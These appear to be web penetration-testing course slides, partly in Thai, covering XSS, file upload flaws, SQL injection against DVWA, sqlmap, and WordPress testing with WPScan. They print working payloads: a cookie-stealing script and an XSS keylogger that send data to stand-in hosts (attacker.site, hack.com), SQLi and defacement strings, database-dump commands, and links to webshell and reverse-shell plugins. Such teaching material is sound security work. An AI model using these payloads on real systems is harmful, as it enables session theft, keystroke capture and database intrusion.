## TYPE OF XSS

- Three types XSS
  - Non-persistent/Reflected XSS
  - Persistent/Stored XSS
  - Client-side/DOM XSS

## XSS USAGE

- Cross site scripting attacks can be used to achieve many goals.
- Some examples are:
  - Cookie stealing
  - Getting complete control over a browser
  - Initiating an exploitation phase against browser plugins first and then the machine
  - Perform keylogging

## FINDING XSS

- Check all input fields with HTML and/or JavaScript
- Inject payload input to
  - All GET/POST Variables
  - Cookie variables
  - HTTP Headers



# FINDING XSS

- Start with simple payload
  - `<plaintext>`
  - `<H1>string</H1>`

```
   
  
Hello  
</pre>  
  
</div>  
  
<h2>More info</h2>  
  
<ul>  
  <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html">  
  <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/0  
  <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss  
</ul>  
</div>  
  
      <br />  
      <br />  
  
    </div>  
  
    <div class="clear">  
    </div>  
  
    <div id="system_info">  
      <input type="button" value="View Help" class="pop  
    </div>  
  
    <div id="footer">  
  
      <p>Damn Vulnerable Web Application (DVWA) v1.0.7<  
    </div>
```

# CROSS-SITE SCRIPTING (XSS)

## ■ Commonly use

- `<script>alert("Display String")</script>`
- `"><body onload="alert('Display String')`
- `<script src=http://hacker.hack/mal.js></script>`
- `<script>alert(document.cookie)</script>`
- `&lt;script&gt;alert('XSS')&lt;/script&gt;`

## ■ XSS Payloads

- Use to many goals such as cookie stealing, control browser, keylogging, ...
- <http://www.xss-payloads.com/index.html>

# COOKIE STEALING

```
<script>  
  var i= new Image();  
  i.src="http://attacker.site/log.php?q="+document.cookie;  
</script>
```


- ```
<?php  
  $filename="/tmp/log.txt";  
  $fp=fopen($filename,'a');  
  $cookie=$_GET['q'];  
  fwrite($fp,$cookie);  
  fclose($fp);  
  ?>
```

## EXAMPLE: XSS KEY LOGGER

<http://www.xss-payloads.com/payloads/scripts/simplekeylogger.js.html>

```
var keys='';
document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    keys+=key;
}
window.setInterval(function(){
    new Image().src = 'http://hack.com/keylogger.php?c='+keys;
    keys = '';
}, 1000);
```

## XSS FOR WEB DEFACEMENT




- Replace webpage contents using the script

```
<script>document.body.innerHTML="<h1>Defaced HTML</h1>";</script>
```

## UPLOAD VULNERABILITIES

- Web server allows users to upload files to its filesystem without validating the file.
  - File types, File size, File contents, ...
- Attacker changes critical files by uploading a file with the same name.
- Attacker uploads malware to web server such as webshell, shell, ...

## PRACTICES (DVWA)



Low security

- Upload php file

Medium security

- Upload php file

Create phpinfo.php

```
<php  
    phpinfo();  
?>
```

# INJECTION ATTACK

```
SELECT * FROM tbl_user WHERE  
username = ' ' or 1=1--#
```


- SQL injection (SQLi)
  - Inject SQL statements to the web application via user input or URL
  - Display or manipulate database records
- Structured Query Language (SQL) statements
  - SELECT, INSERT, DELETE, UPDATE, UNION
  - Comment commands such as #, --
  - Error statement can display the type of database



## OTHER INJECTION ATTACK

- NoSQL
- Extensible Markup Language (XML) injection
- Lightweight Directory Access Protocol (LDAP) injection
- ...

## PRACTICES (DVWA)



- Select all record
  - ' or 1=1 ;-- -
- Check number of column
  - ' UNION SELECT NULL -- -
- Union and put the data to 2 fields (data type testing)
  - 1' UNION SELECT 1,null ;-- -
- Select id = 1 and id = 2
  - 1' UNION SELECT first\_name, last\_name FROM users WHERE user\_id =2 ;-- -

# SQLMAP

- Open source penetration testing tool
- Automate the detection and exploitation SQL injection flaws

```
# sqlmap -u <URL> -p <parameter> [options]
```

## SQLMAP

- Saving a request intercepted with Burp Suite to a file

```
# sqlmap -r <request file> -p <parameter> [options]
```

# SQLMAP

- Cookie Option

- --cookie

- --cookie="PHPSESSID=48s340g5b5r6f2450v39l3se20"


# SQLMAP

- Extracting database banner
  - `# sqlmap -u <target> --banner <other options>`
- Extracting users of the database
  - `# sqlmap -u <target> --users <other options>`
- check if the web application database user is a database administrator
  - `#sqlmap -u <target> --is-dba <other options>`

# SQLMAP

- List all available databases
  - # sqlmap -u <target> --dbs <other options>
- Choose database and list tables
  - sqlmap -u <target> -D <database> --tables <other options>
- Choose tables and list column
  - sqlmap -u <target> -D <database> -T <tables> --columns <other options>
- Dump the column
  - sqlmap -u <target> -D <database> -T <table> -C <columns> --dump <other options>

## PRACTICES (DVWA)



- DVWA with SQLMAP (Low level)





CMS ATTACK

# CONTENT MANAGEMENT SYSTEM (CMS)

- CMS มีช่องโหว่ตามปรกติของเว็บไซต์ได้ เช่น SQLi, XSS, CSRF, ...
- คนส่วนมากไม่ได้ทำการ **Harden** เว็บไซต์ที่มาจาก CMS
- การติดตั้งอาจจะมีปัญหาการตั้งค่า **default**
- ผู้ใช้งานอาจจะใช้ **plugin** จำนวนมากที่มีช่องโหว่โดยไม่สนใจว่า **plugin** มีช่องโหว่ เพราะสนใจในเรื่องฟังก์ชันการใช้งานมากกว่า
- **Theme** และ **plugin** สามารถมีช่องโหว่ได้

# CMS TESTING METHODOLOGY

## ■ Information Gathering

- ตรวจสอบ Version ของ CMS
- ระบุ user, plugin, theme
- ตรวจสอบ directory และ file ทั้งหมดที่สามารถหาได้

# CMS TESTING METHODOLOGY

## ■ Vulnerability Scanning

- แสกนหาช่องโหว่ ตรวจสอบ **plugin** และ **theme** ที่อาจจะสามารถโจมตีได้
- ตรวจสอบหาการตั้งค่าที่ผิดพลาด

# CMS TESTING METHODOLOGY

- Authentication Testing
  - ทดสอบหา Username และ Password
  - ทดลอง Brute-force
  - ทดลองโจมตีผ่านทางการจัดการ Session

# CMS TESTING METHODOLOGY

## ■ Exploitation

- เจาะระบบโดยใช้ **Exploit** จากตัว **CMS**
- เจาะระบบโดยใช้ **Exploit** จากตัว **Plugin** หรือ **Theme**

# CMS TESTING METHODOLOGY

## ■ Post-Exploitation

- ติดตั้ง **backdoor** หรือ **webshell** เมื่อเข้าถึงระบบ CMS
- ทำการดึงข้อมูลและขโมยข้อมูล

# WORDPRESS SCANNER


- **WPScan**
- Automatically gathers data about a WordPress site and compares findings such as plugins against a database of known vulnerabilities.
- `#wpscan --url http://<IP or Domain> --api-token <APIToken> -e`
- `# wpscan --url http://10.10.116.201/ --api-token <APIToken>`
- `# wpscan -e u,ap --url http://10.10.116.201/`
  - `-e` = enumerate
  - `u` = username
  - `ap` = all plugin
- Bruteforce
  - `--usernames filename.txt --passwords filename.txt`

[https://wpscan.com/wp-content/uploads/2023/08/4a69e-wpscan\\_cli\\_cheat\\_sheet.pdf](https://wpscan.com/wp-content/uploads/2023/08/4a69e-wpscan_cli_cheat_sheet.pdf)



ลงทะเบียนรับ API

<https://wpscan.com>



# PLUGIN

WordPress webshell plugin for RCE

- <https://github.com/p0dalirius/Wordpress-webshell-plugin>

Reverse shell plugin

- <https://sevenlayers.com/index.php/179-wordpress-plugin-reverse-shell>

# Lab

Learn > Breakme



## Breakme

Break this secure system and get the flags, if you can.

 **Medium**  160 min

Help ▼

🔖 Save Room

👍 112

